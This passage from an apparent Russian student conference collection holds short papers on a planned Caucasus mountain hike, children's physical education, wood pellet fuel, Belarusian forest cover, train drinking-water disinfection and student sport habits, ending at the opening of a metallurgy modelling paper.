Недостатком района является то, что он зажат между территориями Тебердинского заповедника, подъезды с севера по реке Аксаут и с юга по реке Чхалта неудобны, соседняя незаповедная долина Марухи также не имеет ни дорог, ни населенных пунктов. Тем не менее, компактность района, близость друг к другу сложных перевалов, разнообразие ледового и

скального рельефа позволяют построить и пройти маршрут, насыщенный естественными препятствиями, познакомиться с особенностями рельефа Главного Кавказского хребта.

Актуальность изучения горного туризма во многом обуславливается проблемами использования рекреационных ресурсов и освоения новых туристических маршрутов в горах. В школьной программе мы не изучаем подробно данную тему, поэтому нам особенно интересно было выступить с данной работой перед ребятами на школьной конференции и заинтересовать их собранным материалом.

Целью настоящей работы является изучение дневников и отчетов горных походов Очкина Бориса Ильича, нашего земляка, работавшего в горах Кавказа в период с 1979-1981 года и создание своего проекта маршрута - «лето 2017 года»;

Для достижения поставленной цели решались следующие задачи:

- 1) Изучение и анализ отчётов и других материалов горных походов Очкина Бориса и его группы, изучение маршрутов разной категории сложности по Кавказу;
- 2) Разработка проекта похода: (поселок Аксаут- перевал Халега-1 кат. слож), в летний период под руководством опытного проводника, проведение подготовительных тренировок (в мае-начало июня);
- 3) Изучение особенностей орографии и рельефа Кавказа, а также влияние климата на изменение современного оледенения Кавказ.

Особенности эволюции современного оледенения были подробно изучены нами теоретически в специальной литературе о ледниках Западного Кавказа.

Выбор этого участка был обусловлен максимальным разнообразием проявления оледенения и впервые детально исследован Пановым В.Д., где было выявлено влияние сокращения площади оледенения на сток горноледниковых рек.

В процессе исследований можно выделить три этапа: 1) сбор, анализ литературных и фондовых литературных источников; 2) предполагаемые полевые экспедиционные и стационарные исследования летом 2017 года; 3) камеральная обработка полевых и фондовых материалов по возвращению в Оренбург.

Кавказ занимает территорию перешейка между Черным и Каспийским морями. На севере его граница с Русской равниной проходит по Кумо-Манычской впадине. Южная граница условно проводится по государственной границе бывшего Советского Союза с Турцией и Ираном.

Климатические условия Кавказа определяются его положением на границе двух широтных поясов - умеренного и субтропического, с чем и связаны особенности радиационного и циркуляции атмосферы. К умеренному поясу относятся Предкавказье и Большой Кавказ, а к субтропическому - Рионо-Куринская депрессия и Закавказское нагорье.

Цель похода 5-ой категории сложности по Западному Кавказу Очкина Бориса была в следующем:

- 1) Определить, возможны ли новые перевалы: с левого истока ледника Сулахат на ледник Сунахет, с левого истока ледника Алибек на ледник Джонаугат, в массиве Малого Джанаугача с ледника Джанаугат на отделившийся восточный исток Юго-восточного Аксаутского ледника;
- 2) испытать новое горно-туристическое оборудование и снаряжение на практике в сложных экстремальных условиях;
- 3) сфотографировать памятники и мемориальные доски на перевале Халега для последующего использования снимков и слайдов в агитационно-массовой работе с местным населением. В ходе работы с дневниками, отчётами и топографическими картами данного маршрута мы пришли к выводу:

Данный маршрут заслуживает внимания и необходимо донести всё что мы узнали до учащихся нашей гимназии и других школ т.к. сегодня необходимо возрождать горный туризм.

Безусловно, маршрут, проложенный группой Бориса Очкина внес огромный вклад в изучении ледников Западного Кавказа и развитие рекреационного туризма!

Выводы из этого похода следующие:

Возможны прохождение следующих перевалов:

- 1) в языке Южно-Марухского ледника через ледопад;
- 2) через Западно-Каракайский перевал;
- 3) через Южно-Каракайский перевал;

Так же во время похода были протестированы: 6 местная палатка, туристический рюкзак "турист2". Все снаряжение показало себя очень хорошо.

Мы решили пройти по следам маршрута группы Очкина Б.И. летом 2017 года.

Наш предполагаемый маршрут-лето 2017:

Подъезды и подходы.

Аэропорты городов Минеральных Вод и Ставрополя являются исходными пунктами для подъездов к району путешествия. Из Минеральных Вод идет больше автобусов в сторону Черкесска, Карачаевска, Архыза. Прямым транспортом можно доехать до станицы Кардонинской, откуда нужно искать попутную машину до поселка горняков Аксаута (рудничного) через хасаута- греческого, аул Красный Карачай. В магазинах Красного Карачая и Аксаута можно купить только случайные продукты. Дорога от Хасаута-Греческого до Красного Карачая накатанная грунтовая, далее до Аксаута – разбитая проселочная, размываемая множеством ручьев.

21 июня группа доедет и выгрузится из попутной машины километром ниже поселка Аксаут. Переправившись вброд через несколько незначительных рукавов Аксаута, подойдем к его основному руслу под левым берегом. Высоко над водой на громадных валунах лежит кладка-треухватная пихта, на стойках закреплены проволочные перила. В сотне метром ниже кладки к левому берегу Аксаута со склона спускается полоса хвойного леса и в этой полосе течет немногочисленная, но быстрая речка Халега. В этом же лесу на левом берегу Халеги находится прекрасная светлая поляна; в течение многих лет на ней ночуют туристы, идущие через перевал Халега к Марухскому перевалу.

Установим на поляне палатку, готовим продукты и горючее к завтрашней заброске на ледник Джалаучат.

22 июня предполагается подъем в 4.00. В 5 часов четыре человека уйдут вверх по Аксауту к впадению в него верхнего правого притока Джалаучат. В прежние годы Аксаут свободно гулял по широкой долине. Ежегодно меняя русло, намывая новые и уничтожая старые острова. Сейчас ниже впадения Джалаучата горняки создали дамбу, которая отжала Аксаут к левому берегу и обезопасила от размывания мыс, на котором стоит поселок.

От дамбы влево по ходу вверх по склону горы Кти-Теберда в вековом пихтовом лесу через заросли рододендрона и можжевельника идет тропа. Выйдя из высокоствольного леса, пересекая ручьи и снежники в неглубоких кулуарах, тропа проходит пояс криволесья и, имея общее направление на восток, вьется над глубоким каньоном Джалаучата, который вырывается из грота одноименного ледника. Противоположные склоны кантона сглажены в сплошной бараний лоб. Открывается весь ледник Джалаучат до его дальних ледопадов на юге. На восток уходит долина к перевалам Алибек и Сулахат, начало этой долины левее языка ледника Джалаучат издавна называют «Зеленой гостиницей». На самом деле это просто красивые и удобные для лагеря зеленые лужайки с вросшими в землю громадными обломками скал.

Мы у «зеленой гостиницы» с тропой повернем на юг к леднику Джалаучат. Чтобы попасть к его языку, нужно спуститься с его древней колоссальной левобережной морены, сложенной и огромными глыбами и мелким селевым материалом. Хождение по крутым склонам таких валов небезопасно. Крупные глыбы держатся в крутых склонах очень непроч-но.

Спустившись по морене, поднимаемся по пологому ноздреватому льду на ледник и будем двигаться по открытому, усыпанному поверхностной мореной, источенному ручьями льду к громадной моренной гряде, лежащей посередине ледника против подъема на перевал

Нижний Аксаут. В этом природном холодильнике мы оставим полиэтиленовые мешки с продуктами и канистры с бензином.

От поляны на берегу Халеги до места закладки, заброски шесть ходовых часов. Обратного вниз с пустыми рюкзаками около трех часов.

В ходе работы нами была изучена литература, дневники, карты, отчеты из походов, проработан архивный материал по Кавказу. В гимназии ведется теоретическая подготовка к горному походу под руководством опытного проводника.

Анализ топографических карт позволил нам детально рассмотреть нитку предполагаемого маршрута похода 2017 г и начать подготовку к походу с тренировок в мае в районе г. Куwandыка.

ТЕОРЕТИЧЕСКОЕ ОБОСНОВАНИЕ НЕОБХОДИМОСТИ ПРОВЕДЕНИЯ ФИЗКУЛЬТУРНО-ОЗДОРОВИТЕЛЬНОЙ РАБОТЫ С ДЕТЬМИ МЛАДШЕГО ВОЗРАСТА

Олейникова А.В., Шабанова О.В.

Ульяновский государственный университет

Физиологически человек адаптирован под разные виды нагрузки: физические, умственные, инстинктивные. Для поддержания всех этих составляющих в тонусе определено нужно подвергать тело каким-либо физическим нагрузкам. Особенно в этом нуждается подрастающее поколение – дети. Для полного удостоверения того, что занятия тем или иным видом спорта не приведет к плохим последствиям, желательно проконсультироваться с врачом. Конкретно узнать у специалиста о совмещении физической нагрузки с травмами, если таковые имеются.

Дети, еще не достигшие формирования всех органов и систем, а конкретно костно-мышечного аппарата, наиболее нуждаются в развитии вышеупомянутых структур организма. Регулярное времяпровождения за компьютером или домашним заданием со временем приводит к нарушению постановки позвоночника. Поэтому в раннем возрасте рекомендуются умеренные, аэробные нагрузки, нацеленные на укрепление костно-мышечного корсета.

Физическое воспитание и оздоровление детей младшего возраста – сложный процесс. Усвоение техники выполнения физических упражнений первоначально осуществляется на специально организованных физкультурных занятиях, но в дальнейшем ребенок использует эти движения в повседневной жизни, в самостоятельной деятельности, поэтому привычка действовать определенным образом успешно складывается только при тесном взаимодействии инструктора по физической воспитанию, воспитателя группы и семьи [3, с.22].

В более взрослый период юности, когда особенно развивают свою величину кости, к ранее легким нагрузкам можно добавить умеренно силовые: посещение фитнес и тренажерных залов, в которых есть возможность регулировать отягощение. Но не стоит забывать о границе достигаемого, максимально силовые веса еще не допустимы.

Физическое воспитание – это целенаправленный процесс, направленный на формирование физической культуры личности, то есть той стороны общей культуры человека, которая помогает реализовать биологический и духовный потенциал. Следовательно, процесс физического воспитания необходимо начинать с момента рождения нового человека [1, с.32]. Тогда не будет особых проблем, чтобы силой отдавать малыша в какую-то секцию. Если уж так получилось, что «доследить» не удалось, то стоит обратить внимание на желания и наклонности.

Бывает так, что родители определили будущего профессионала в лице своего чада. Тогда нужно сделать все, чтобы обеспечить оперативное и прогрессивное обучение в том или ином виде спорта. Подсказкой куда именно отправить ребенка может быть его телосложение. Определенно будет понятно, к чему пойдет расположение.

Последствия после посещений занятий:

1. Развитие и прочность костно-мышечного корсета;

2. Укрепление нервной системы;
3. Социализация в группе;
4. Соревнования станут толчком к дальнейшим достижениям и стремлению к ним;
5. Развития суставов и связок, и как следствие развитие гибкости, ориентации в пространстве;
6. Моральное удовлетворение и избавление от бессонницы.
7. Повышение приспособляемости (адаптации) организма к различным факторам внешней и внутренней среды [2, с.43].

Объективно смотря на ситуацию выбора между залом и домом, нужно сказать: все зависит от возраста и развития. Опять же, физкультура дома, с собственным весом станет хорошим началом дня для ребенка, еще не достигнувшего периода полового созревания. Когда физические возможности превзойдут нормативы общей физической подготовки, стоит задуматься о посещении специализированных заведений. Еще спортклубы хороши тем, что там присутствуют специалисты, которые способны рассчитать нагрузку по возрасту и способностям.

Главный итог, вытекающий из содержания, это то, что любая физическая нагрузка способствует оздоровлению организма, позволяет организму накопить силы и обеспечить в дальнейшем всестороннее гармоничное развитие личности [4, с.23].

Библиографический список:

1. Алямовская, В.Г. Профилактика психоэмоционального напряжения детей средствами физического воспитания / В. Г. Алямовская. - Москва: ВЛАДОС, 2006. – 168 с.
2. Антонов, Ю.Е. Здоровый дошкольник. Оздоровительные технологии 21 века / Ю. Е.Антонов. - Москва: Аркти, 2001. – 211 с.
3. Зверева, О.Л. Общение педагога с родителями в ДОУ: Методический аспект/ О.Л.Зверева, Т.В.Кротова. – Москва: Сфера, 2005. – 80 с.
4. Пензулаева, Л.И. Оздоровительная гимнастика для детей дошкольного возраста / Л.И. Пензулаева. - Москва: ВЛАДОС, 2004. – 128 с.

ИСПОЛЬЗОВАНИЕ ПЕЛЛЕТ ПРИ ЭКСПЛУАТАЦИИ ОБЪЕКТОВ ТРАНСПОРТНОЙ ИНФРАСТРУКТУРЫ

Панова¹ Д.Т., Панов² Е.И.

1 - Оренбургский государственный университет

2 – Оренбургский институт путей сообщения – филиал СамГУПС

Одной из цели стратегии развития холдинга "РЖД" на период до 2030 года является снижение негативного воздействия транспортной системы на окружающую среду. К транспортной системе можно отнести не только ПСЖД, но и объекты транспортной инфраструктуры, такие как различные цеха, ангары, административные помещения.

В связи с вышесказанным рекомендуется рассмотреть вопрос использования альтернативных видов топлива, на примере пеллет, для отопления данных зданий, строений, сооружений.

Производство пеллет – это гранулирование опилок и измельченных до опилок кусковых отходов с последующим использованием в качестве топлива. Также при гранулировании значительно возрастает насыпная масса древесных опилок, что облегчает их транспортирование от мест производства к местам использования. Интерес к топливным гранулам из древесных опилок резко возрос после создания и подписания странами участниками Киотского протокола (1997 год) введения экологических ограничений на выбросы в окружающую среду. Древесина при сгорании не выделяет вредных веществ, что выгодно отличает ее от ископаемых источников энергии, а выделяемый из древесины в атмосферу диоксид углерода включен в круговорот диоксида углерода в атмосфере и, следовательно, не увеличивает концентрацию в атмосфере этого парникового газа.

Прессование материала в пресс-грануляторах с кольцевой матрицей происходит в серповидном зазоре между матрицей и роликом, при этом рабочие органы испытывают значи-

тельные нагрузки, приводящие к поломке подшипниковых опор ролика и изнашиванию поверхностей матрицы и ролика [1].

В рамках поставленной задачи были приведены исследования на горизонтальном пресс-грануляторе с кольцевой матрицей. Древесные опилки необходимой технологической влажности были подвергнуты прессованию, полученную партию гранул повторно прессовали при тех же рабочих параметрах пресса-гранулятора [2].

Результатом работы стало семикратное прессование одной партии опилок, последующее прессование привело к заклиниванию ролика и матрицы и остановке машины. В процессе проведения эксперимента определяли потребляемую мощность и производительность пресса-гранулятора. По полученным данным построены зависимости потребляемой мощности и производительности пресс-гранулятора при диаметре отверстий матрицы 10 мм и влажности опилок 10%. Оптимальное значение параметров составило при двух и трех кратном прессовании, дальнейшее прессование ведет к увеличению потребляемой мощности и снижению производительности [3].

Полученные образцы гранул из каждой повторности были исследованы на предмет плотности и прочности. Среднее значение плотности составило 1200 – 1400 г/л, что превышает значение плотности древесины в два раза.

Прочность гранул определяли методом сжатия образца в поперечном направлении на гидравлическом прессе, предназначенном для механических испытаний. Наибольшее значение предела прочности гранулы получено при восьмикратном прессовании и составляет 7-9 МПа и наименьшее значение при первичном прессовании 4-5 МПа.

Библиографический список:

1. Панов, Е.И. Напряженное состояние древесных опилок в цилиндрическом канале при установившемся движении / В.Ю. Полищук, В.П. Ханин, Е.И. Панов, Ю.В. Медведева // Вестник Оренбургского государственного университета. – 2012. – № 9. – С. 173-176.
2. Панов, Е.И. Уточнение напряженного состояния древесных опилок в зоне выдавливания гранулятора с кольцевой матрицей/ Е.И. Панов, В.Ю. Полищук, В.П. Ханин // Вестник Оренбургского государственного университета. – 2015. – № 1. – С. 224-228.
3. Панов, Е.И. Предельное напряжение сдвига древесных опилок, прессуемых между матрицей и роликом гранулятора / Е.И. Панов, В.Ю. Полищук, В.П. Ханин // Известия высших учебных заведений. Машиностроение. – 2015. – № 1. - С. 17-23.

ЗАКОНОМЕРНОСТИ РАСПРОСТРАНЕНИЯ ЛЕСОВ НА СРЕДНЕВЫСОТНЫХ ЛАНДШАФТАХ БЕЛОРУССИИ

Пахунова И.Н., Соколов А.С.

Гомельский государственный университет имени Ф. Скорины

Выявление ландшафтных закономерностей распространения и экологического состояния геосистем позволяет оптимизировать процесс создания ООПТ, выявить наиболее трансформированные ландшафты, экосистемы в пределах которых нуждаются в особой охране с целью сохранения ландшафтного и экологического разнообразия.

Целью нашего исследования явилось определение экологического состояния средневыхотных ландшафтов Белоруссии в зависимости от их систематического положения – отношения к родам и под родам ландшафтов. Средневыхотные ландшафты – группа родов ландшафтов Белоруссии, лежащих на абсолютных отметках 150 – 200 м. Они доминируют в Белоруссии, занимая почти половину ее территории – 47,5 %. Здесь господствуют ландшафты, которые являются наиболее типичными для зоны смешанных лесов. [1, с. 70]. Включает 5 родов, 7 под родов и 43 вида ландшафтов (максимальное количество среди всех групп родов) согласно ландшафтной карте Белоруссии [2]. Доминируют ПТК с прерывистым и сплошным покровом водно-ледниковых супесей, которые в совокупности занимают >50 % площади описываемой группы ландшафтов.

В задачи входило: установить площадь лесов и селитебных ландшафтов в пределах различных ландшафтов, определить лесистость каждого ландшафта, установить связь между

лесистостью ландшафта и его природными особенностями: генезисом (положенным в основу выделения родов) и характером подстилающих пород (положенным в основу выделения подродов).

Таблица 1 – Лесистость родов и подродов возвышенных ландшафтов

Род, подрод	Р*, %	Л**, %	S***, %
Моренно-озёрные	8,2	22,2	9,9
<i>с прерывистым покровом водно-ледниковых супесей</i>	3,2	20,5	8,8
<i>с поверхностным залеганием супесчано-суглинистой морены</i>	5,0	23,3	10,6
Вторичноморенные	30,2	22,7	9,5
<i>с покровом лёссовидных суглинков</i>	5,0	14,7	11,5
<i>с покровом водно-ледниковых супесей</i>	18,3	27,7	8,5
<i>с покровом водно-ледниковых суглинков</i>	6,8	15,1	10,5
Моренно-зандровые	17,3	34,6	8,4
<i>с покровом лёссовидных суглинков</i>	1,4	8,8	17,0
<i>с прерывистым покровом водно-ледниковых супесей</i>	12,7	38,8	7,6
<i>с покровом водно-ледниковых суглинков</i>	3,2	29,3	7,9
Водно-ледниковые с озёрами	7,0	53,1	4,3
<i>с поверхностным залеганием водно-ледниковых песков</i>	3,6	53,8	3,6
<i>с прерывистым покровом водно-ледниковых супесей</i>	3,4	52,4	5,0
Вторичные водно-ледниковые	37,2	48,2	6,7
<i>с поверхностным залеганием водно-ледниковых песков</i>	15,7	54,6	5,3
<i>с покровом водно-ледниковых супесей</i>	2,2	27,7	6,8
<i>с покровом лёссовидных суглинков</i>	4,2	17,5	13,2
<i>с прерывистым покровом водно-ледниковых супесей</i>	15,1	52,6	6,5
Примечание: * – доля рода или подрода ландшафтов от общей площади средневысотных ландшафтов; ** – лесистость рода или подрода; *** – доля селитебных ландшафтов в общей площади рода или подрода			

Основным методом исследования являлся метод ГИС-моделирования и картографирования. Источниками данных являлась оцифрованная ландшафтная карта Белоруссии [2] и векторный слой лесов и селитебных ландшафтов Белоруссии из проекта OpenStreetMap. Лесистость рассчитана с помощью оверлейных операций в ГИС MapInfo (таблица 1).

Общая площадь средневысотных ландшафтов – 98,4 тыс. км², лесистость 36,3 %, доля селитебных ландшафтов 7,9 %. Как видно из таблицы 1, лесистость различных родов заметно различается. Наибольшей лесистостью обладают водно-ледниковые с озёрами и вторичные водно-ледниковые ландшафты – их лесистость выше средней по стране. Они же обладают наименьшей долей селитебных ландшафтов. Среднее значение лесистости у моренно-зандровых ландшафтов. Минимальные значения – 22-23 % – характерны для моренно-озёрных и вторичноморенных ландшафтов

В пределах одного рода среди подродов показатель лесистости также может существенно меняться. Минимальные значения лесистости и максимальные значения доли селитебных ландшафтов – у подродов с покровом лёссовидных суглинков, суммарно занимающих 10,6 % территории средневысотных ландшафтов. Доля лесов в их пределах составляет менее 20 %. Максимальная лесистость характерна для ландшафтов с поверхностным залеганием водно-ледниковых песков (более 50 %) и незначительно им уступающих по данному показателю ландшафтов с покровом водно-ледниковых супесей.

Результаты исследований позволяют прогнозировать экологическое состояние ландшафтов и могут быть учтены при разработке природоохранных мероприятий.

Библиографический список:

1. Марцинкевич Г.И. Ландшафтоведение: учеб. пособие. – Мн.: БГУ, 2007. – 200 с.
2. Ландшафтная карта Белорусской ССР / под ред. А.Г. Исаченко. – М.: ГУТК, 1984.

**ПРОБЛЕМА КАЧЕСТВА ПИТЬЕВОЙ ВОДЫ В ПАССАЖИРСКИХ ПОЕЗДАХ
ДАЛЬНОГО СЛЕДОВАНИЯ И СОЗДАНИЯ УСТАНОВКИ ДЛЯ ЕЕ
ОБЕЗЗАРАЖИВАНИЯ**

Рожков Н.В., Ильина Е.К.

Оренбургский институт путей сообщения - филиал СамГУПС ОТЖТ

Вода жизненно необходима. Она нужна везде – в быту, сельском хозяйстве и промышленности. Вода необходима организму в большей степени, чем все остальное, за исключением кислорода.

Актуальность нами темы обусловлена тем что железнодорожный транспорт на сегодняшний день является самым безопасным и надежным видом транспорта. Безопасность на железнодорожном транспорте формируется различным числом разнообразных факторов, в числе которых – удовлетворительное состояние системы водоснабжения пассажирских вагонов железнодорожного транспорта.

Каждый пассажирский вагон дальнего следования оснащен самотечной системой водоснабжения, предназначенной для обеспечения пассажиров питьевой водой, удовлетворения их бытовых и санитарных нужд, а также пополнения системы отопления. Объем системы составляет около 1200 л из расчета 20-25 л на одного человека в сутки с интервалом между заправками и пополнением системы до 12 ч. Опасность употребления некачественной воды может быть микробиологической: вода в природе содержит множество микроорганизмов, некоторые из которых вызывают у человека тяжелые заболевания, такие, например, как холера, тиф, гепатит или гастроэнтерит.

В заправочных колонках, расположенных на станционных путях, питьевая вода, как правило, отвечает санитарным нормам [3], но в процессе заправки и транспортировки она в пассажирских вагонах может быть подвержена как первичному, так и вторичному загрязнению. Причинами вторичного загрязнения является нарушения правил хранения, эксплуатации наливных шлангов, а также загрязнение внутренней поверхности баков, где находятся запасы воды и разводящих трубопроводов.

Особо вторичному загрязнению вода подвержена в летний период года, потому что при высоких температурах начинает интенсивно развиваться жизнедеятельность микроорганизмов [1].

Необходимость решения технических проблем, создания установки для обеззараживания питьевой воды является одним из актуальных вопросов безопасности и комфортности пассажирских перевозок

Весь комплекс проблем по обеспечению пассажиров водой должного качества необходимо рассматривать минимум в двух плоскостях: обеспечение пунктов заправки питьевой водой подвижного состава современными системами очистки и обеззараживания воды, например, контейнеризованными станциями; оснащение подвижного состава, и первую очередь вагонов фирменных поездов, и обеспечения сохранности кондиции питьевой воды в пути следования и защиты от вторичного загрязнения [1].

Замена вагонов на новые, реконструкция имеющихся подвижных единиц и модернизация мест водоснабжения неэффективна и экономически затратная в связи с этим, разработка и внедрение инновационных технологий очистки вагонных резервуаров для питьевой воды приобретает важное значение.

Изучив источники научной и технической литературы отражающие вопросы обеззараживания питьевой воды мы можем выделить следующие формы: физические способы очистки воды и химические.

К физическим методам наиболее часто используемым относят процеживание, отстаивание, фильтрование, ультрафиолетовая обработка. К химическим методам относят: нейтрализацию, окисление, восстановление.

Методами, которые можно использовать для обеспечения лучшего качества воды в пассажирских поездах, по мнению авторов большинства работ, являются: ионизация воды; покрытие резервуара для хранения воды серебряной эмалью; ультрафиолетовая дезинфекции; химические способы очистки сульфом аммония, гипохлорита натрия и др. [2]. Однако большинство из этих методов не могут получить широкое применение в практике пассажирских перевозок на железнодорожном транспорте в связи с этим требуется проведение поиска технологий, которые могли бы обеспечить не только необходимый уровень безопасности воды, но и ее высокое качество.

Библиографический список:

1. Басов Л.Л. Проблемы безопасности питьевого водоснабжения/ Л.Л. Басов и др. - Режим доступа: . http://www.o8ode.ru/article/dwater/problem_water.htm свободный
2. Бахир В.М. Дезинфекция питьевой воды: проблемы и решения / В.М. Бахир // Питьевая вода. – 2008. – № 6. – С. 2–8.
3. «Санитарные правила по организации пассажирских перевозок на железнодорожном транспорте» (СП 2.5.12.20-98)

ФИЗКУЛЬТУРА И СПОРТ: МЕДИЦИНСКИЕ, ФИЗИОЛОГИЧЕСКИЕ, ПСИХОЛОГИЧЕСКИЕ И ПЕДАГОГИЧЕСКИЕ АСПЕКТЫ

Романцов А.Ю., Григорьева Е.А.

Курганский институт железнодорожного транспорта – филиал ФГБОУ ВО УрГУПС

Многочисленные исследования и накопленный педагогический опыт выделяют

здоровье и культуру человека как основную ценность, важнейшее условие и результат профессионально-личностного развития. Рождающийся незрелым, человеческий плод не может пройти все необходимые фазы формирования (созревания), а во взрослом периоде не может накапливать структурную энергию, необходимую для нормальной жизнедеятельности и противостояния стрессу, без необходимого объема двигательной деятельности (И.А. Аршавский, В.В. Кузнецов, В.И. Медведев, И.В. Муравов и другие). Иными словами, без определенного объема постоянной двигательной активности человек не может воспользоваться в своей жизни тем, что заложено в нем природой, не может продуктивно трудиться, быть здоровым и счастливым. Физическая культура и спорт рассматриваются исследователями важнейшими сторонами человеческой жизни. Современный мир и вовсе представить себе без них невозможно. Спорт стал одной из важнейших сфер общества. Это относится и к постоянным занятиям физической культурой огромных масс людей, и к профессиональному спорту.

Неблагоприятные тенденции в динамике здоровья детей и юношества диктуют необходимость поиска различных действенных мер, направленных на улучшение физического состояния молодежи. Увеличение двигательной активности и эффективное физическое воспитание – один из главных факторов улучшения психофизического состояния подрастающего поколения. Как показали многочисленные исследования, низкий уровень показателей функционального состояния является результатом малоактивного образа жизни. Сегодня гипокинезия многими специалистами в области медицины считается болезнью. Гипокинезия (греч. *huro* - понижение, уменьшение, недостаточность, *kinesis* – движение) – особое состояние организма, обусловленное недостаточностью двигательной активности, т.е. ограничением количества и объема движения в результате малоподвижного образа жизни и особенностей профессиональной деятельности. В процессе антропогенеза наш организм формируется в постоянном движении, но в современных условиях доля мышечных усилий в режиме жизни человека уменьшилась до 10 %, что особенно опасно на фоне нервно-психических напряжений и возросшей умственной нагрузки. Энергозатраты человека резко уменьшились и, по

данным ВОЗ, находятся в большинстве случаев на грани необходимого для поддержания нормальной жизнедеятельности уровня. Напряженный умственный труд требует хорошей физической подготовки человека. Ведь занятия физкультурой и спортом укрепляют не только мышцы, но и нервы, стимулируют мысль благодаря улучшению кровоснабжения мозга, обеспечивают более надежную его работу.

Наша статья посвящена исследованию самостоятельных форм организации физической активности студентов, направленных на сохранение и укрепление здоровья, развитие физических качеств, для психофизической подготовки и самоподготовки к учебной деятельности и будущей профессиональной деятельности. Мы решили изучить теоретические аспекты организации самостоятельной работы

Социологические исследования показывают, что в целом студенческая молодежь позитивно относится к занятиям физической культурой, спортом. Вместе с тем у большей части юношей и особенно девушек не сформированы физкультурно-спортивные интересы и естественная потребность в активной двигательной деятельности. Это отражается на физической подготовленности и здоровье студентов.

Федеральный закон «О физической культуре и спорте в Российской Федерации» от 1999 года рассматривает физическую культуру и спорт как одно из средств профилактики заболеваний, укрепления здоровья, поддержания высокой работоспособности человека, воспитания патриотизма граждан, подготовки их к защите Отечества и гарантирует права граждан на равный доступ к занятиям физическими упражнениями и спортом. Согласно закону, любой молодой человек в нашей стране имеет право заниматься физическими упражнениями по своему усмотрению самостоятельно. По нашим наблюдениям, студенты выбирают следующие формы организации для самостоятельных занятий по физической культуре: бег, лыжи, плавание, занятия по общей физической подготовке. Данные формы повышают уровень физической тренированности, укрепляют сердечно – сосудистую, опорно – двигательную системы, а также развивают систему дыхания. Интересы студентов к занятиям физической культурой бывают разными. Это и стремление укрепить здоровье, сформировать осанку, развить двигательные и волевые способности. Интересы юношей и девушек различны: студентки чаще всего думают о красивой фигуре, гибкости, изяществе движений и походке, реже о развитии выносливости, силы. Студенты хотят развивать силу, быстроту, выносливость, ловкость. Занимаясь, они становятся здоровыми людьми, обеспечивают профилактику неблагоприятных воздействий на организм.

Современная эпоха характеризуется высоким ритмом жизни, непрерывным ростом потока научно-технической информации, внедрением технических средств обучения. Это влечет за собой возрастание уровня нервно-психического напряжения и снижением двигательной активности, напряжением психофизиологических функций, в результате чего ослабляются мыслительные процессы, защитные силы организма, снижается работоспособность. Важным фактором становится соблюдение человеком режима труда и отдыха, сна и питания, одежды, ухода за телом, исключение курения, алкоголизма, наркомании, закаливание организма. Одним словом, здоровый образ жизни непосредственно влияет на формирование нормального психологического климата, способствует укреплению доброжелательных отношений между людьми. Человек, соблюдающий здоровый образ жизни, свободнее переносит психоэмоциональные трудности, легче преодолевает стрессовые ситуации, возникающие в трудовой деятельности и быту. Установлено, что почти все долгожители полны энергии, желания трудиться, сохраняют ясность мысли, способность к творческой деятельности, и главное, отличаются высокой двигательной активностью, проявлением интереса к достижениям культуры.

В ходе исследования нами было проведено анкетирование среди ровесников по ниже следующим вопросам с целью выявления знаний об общей физической и спортивной подготовке студентов:

1. Занимаешься ли ты физкультурой и спортом:
 - а) да;

- б) нет
2. Выбери приемлемый для себя режим занятий физкультурой и спортом:
- а) каждый день;
 - б) один раз в неделю;
 - в) один раз в месяц;
 - г) свой вариант
3. Каким видом спорта и двигательной активностью ты занимаешься:
- а) лыжи;
 - б) бег;
 - в) плавание;
 - г) фитнес;
 - д) игровые виды спорта (баскетбол, волейбол и другие);
 - е) аэробика;
 - ж) другое
4. Твоя мотивация для занятий физкультурой и спортом:
- а) за компанию с друзьями;
 - б) нужно по состоянию здоровья;
 - в) считаю полезным занятием;
 - г) другое
5. Хотел бы ты поучаствовать при сдаче норм ГТО?
- а) да;
 - б) нет;
 - в) уже сдал (имею значок)
6. Ты занимаешься физическими упражнениями в свободное время:
- а) самостоятельно;
 - б) под наблюдением врача;
 - в) под руководством тренера, инструктора

На основе исследования выделены следующие результаты: из 15 студентов самостоятельно занимаются физкультурой и спортом 10 человек четыре раза в неделю предпочитают бегом, игровыми видами спорта, фитнесом. Считают полезным занятия 11 человек. 5 студентов приняли участие в сдаче норм ГТО, получили удостоверения к серебряным и бронзовым значкам.

Таким образом, каждый человек имеет большие возможности для укрепления и поддержания своего здоровья, для сохранения трудоспособности, физической активности и бодрости. Уровень здоровья во многом зависит от наследственной генетической предрасположенности, которую конкретный индивидуум не может кардинально изменить. Однако последние исследования показывают, что при серьезных целенаправленных занятиях физическими упражнениями можно улучшить показатели функционирования отдельных систем организма человека в пределах 15-30%. При здоровом образе жизни наблюдается улучшение психофизического состояния на 10-12%. Физическая культура и спорт должны стать психологической защитой студентов.

Библиографический список:

1. Виленский, М.Я. Методологический анализ общего и особенного в понятиях «здоровый образ жизни» и «здоровый стиль жизни» (Текст) / М.Я. Виленский, С.О. Авчинникова // Теория и практика физической культуры. - 2004. - №11. - С. 2-7.
2. Делег, А.Ч. Физическая культура и спорт – компоненты здорового образа жизни (Текст) / А. Ч. Делег // Материалы межрегиональной научно – практической конференции. – Кызыл – Омск, 2003.
3. Лубышева, Л.И. Социальные аспекты обновления содержания физического воспитания в XXI веке (Текст) / Л.И. Лубышева // Физическая культура и спорт на рубеже тысячелетий: матер. Всероссийской научно-практической конференции. - СПб, 2001. - С. 78–79.
4. Мильнер, Е.Г. Формула жизни (Текст): монография. – М.: Физкультура и спорт, 1991. – 112с.

5. Об образовании в Российской Федерации: федер. закон от 29 ноября 2012 г. № 273 – ФЗ / Рос. Федерация // RG.RU: интернет-портал «Российской газеты». – Режим доступа: <http://www.rg.ru/2012/12/30/obrazovanie-dok.html>. – 10.11.2015.

ПОСТРОЕНИЕ БАЛАНСОВОЙ МОДЕЛИ АГЛОМЕРАТА

Самордина Н.П., Блюмин С.Л.

Липецкий государственный технический университет

Металлургия – важная часть современного производства. Сталь или стальные конструкции нужны всегда. Они применяются в разных сферах и самостоятельно, и как часть более сложных структур. Но, конечно, безотходность производства – это цель, которой сложно достичь. Всегда существуют побочные продукты, выделяющиеся при основном процессе, вредящие людям, атмосфере и экологии в целом. Конечно, идеальный вариант – изменить технологию, чтобы они не участвовали, не выделялись, в протекающих процессах. Но такое возможно далеко не всегда. Поэтому важно строить более точные модели происходящих процессов, чтобы реальные и предсказанные издержки не сильно различались, и отсутствовали ситуации, когда планировалось выделить малого количества вредных газов, а получилось совершенно иное.

